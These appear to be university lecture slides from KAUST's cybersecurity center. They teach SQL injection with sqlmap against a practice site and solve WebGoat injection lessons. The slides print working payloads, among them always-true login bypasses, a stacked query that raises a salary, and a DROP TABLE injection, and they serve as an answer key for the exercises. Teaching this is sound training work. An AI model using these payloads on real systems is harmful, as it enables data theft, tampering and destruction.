
Data

- Now can get data from one of the columns or multiple columns simultaneously.
- We will be getting data from multiple columns. As usual, we will specify the database with -D, table with -T, and column with -C. We will get all data from specified columns using –dump. We will enter multiple columns and separate them with commas. The final command will look like this:

```
sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C aname –dump
```

- It could happen that the column was a password column…

SQLMAP – Tutorial



WEBGOAT

WebGoat

- **WebGoat** is a deliberately insecure application that allows testing vulnerabilities commonly found in Java-based applications that use common and popular open-source components

- It also has small SQL injection exercises

WebGoat - Tutorial

- Download WebGoat's latest version by going to https://github.com/WebGoat/WebGoat/releases

- Initiate the **WebGoat** by opening a Terminal, changing the current directory to the location you downloaded WebGoat to and typing the command:
- java -Dfile.encoding=UTF-8 -Dwebgoat.port=8080 -Dwebwolf.port=9090 -jar webgoat-2023.8.jar
- Then, you have to run the web browser (Firefox) and open WebGoat. Create a new user and pass and login
- Select the "Sign in" button to initiate the lessons

WebGoat - Tutorial

- Try to solve the **(A3) Injection (intro) lesson – 2**

- You want the data from the column with the name department. You know the database name (employees) and you know the first- and lastname of the employee (first_name, last_name).
- SELECT column FROM tablename WHERE condition;
- Use ' instead of " when comparing two strings.
- Pay attention to case sensitivity when comparing two strings.
- **SQL query:** SELECT department FROM employees WHERE first_name='Bob'

WebGoat - Tutorial

- Try to solve the **(A3) Injection (intro) lesson – 3**

- Try the UPDATE statement
- UPDATE table name SET column name=value WHERE condition;
- **SQL query:** UPDATE employees SET department='Sales' WHERE first_name='Tobi'

WebGoat - Tutorial

- Try to solve the **(A3) Injection (intro) lesson – 4**

- ALTER TABLE alters the structure of an existing database
- Do not forget the data type of the new column (e.g. varchar(size) or int(size))
- ALTER TABLE table name ADD column name data type(size);
- **SQL query:** ALTER TABLE employees ADD phone varchar(20)

WebGoat - Tutorial

- Try to solve the **(A3) Injection (intro) lesson – 5**

- This is a tricky one, since the lesson has been updated frequently and is not super intuitive
- **SQL query:** GRANT all ON grant_rights TO unauthorized_user

WebGoat - Tutorial

- Try to solve the **(A3) Injection (intro) lesson – 9**

- Remember that for a successful SQL-Injection the query needs to always evaluate to true.
- **SQL query:** SELECT * FROM users_data FIRST_NAME = 'John' and Last_NAME = ' ' + or + '1'='1

WebGoat - Tutorial

- Try to solve the **(A3) Injection (intro) lesson – 10**

- Try to check which of the input fields is susceptible to an injection attack.
- Insert: 0 or 1 = 1 into the first input field. The output should tell you if this field is injectable.
- The first input field is not susceptible to sql injection.
- You do not need to insert any quotations into your injection-string.
- **Login_count:** 0
- **User_Id:** 0 OR 1=1

WebGoat - Tutorial

- Try to solve the **(A3) Injection (intro) lesson – 11**

- Compound SQL statements can be made by expanding the WHERE clause of the statement with keywords like AND and OR.
- Try appending a SQL statement that always resolves to true.
- Make sure all quotes (" ' ") are opened and closed properly so the resulting SQL query is syntactically correct.
- Try extending the WHERE clause of the statement by adding something like: ' OR '1' = '1.
- **Employee Name:** A
- **Authentication TAN:** ' OR '1' = '1

WebGoat - Tutorial

- Try to solve the **(A3) Injection (intro) lesson – 12**

- Use the ; metacharacter to chain another query to the end of the existing one
- Make use of DML to change your salary.
- Make sure that the resulting query is syntactically correct.
- How about something like '; UPDATE employees....
- **Employee Name:** A
- **Authentication TAN:** '; UPDATE employees SET salary=99999 WHERE first_name='John

WebGoat - Tutorial

- Try to solve the **(A3) Injection (intro) lesson – 13**

- Try query chaining to reach the goal.
- The DDL allows you to delete (DROP) database tables.
- The underlying SQL query looks like that: "SELECT * FROM access_log WHERE action LIKE '%" + action + "%'".
- Remember that you can use the -- metacharacter to comment out the rest of the line.
- **Action contains:** %'; DROP TABLE access_log;--

جامعة الملك عبدالله للعلوم والتقنية
King Abdullah University of Science and Technology

Resilient Computing and Cybersecurity Center

Do you have any questions?

rc3.kaust.edu.sa

Follow us @rc3kaust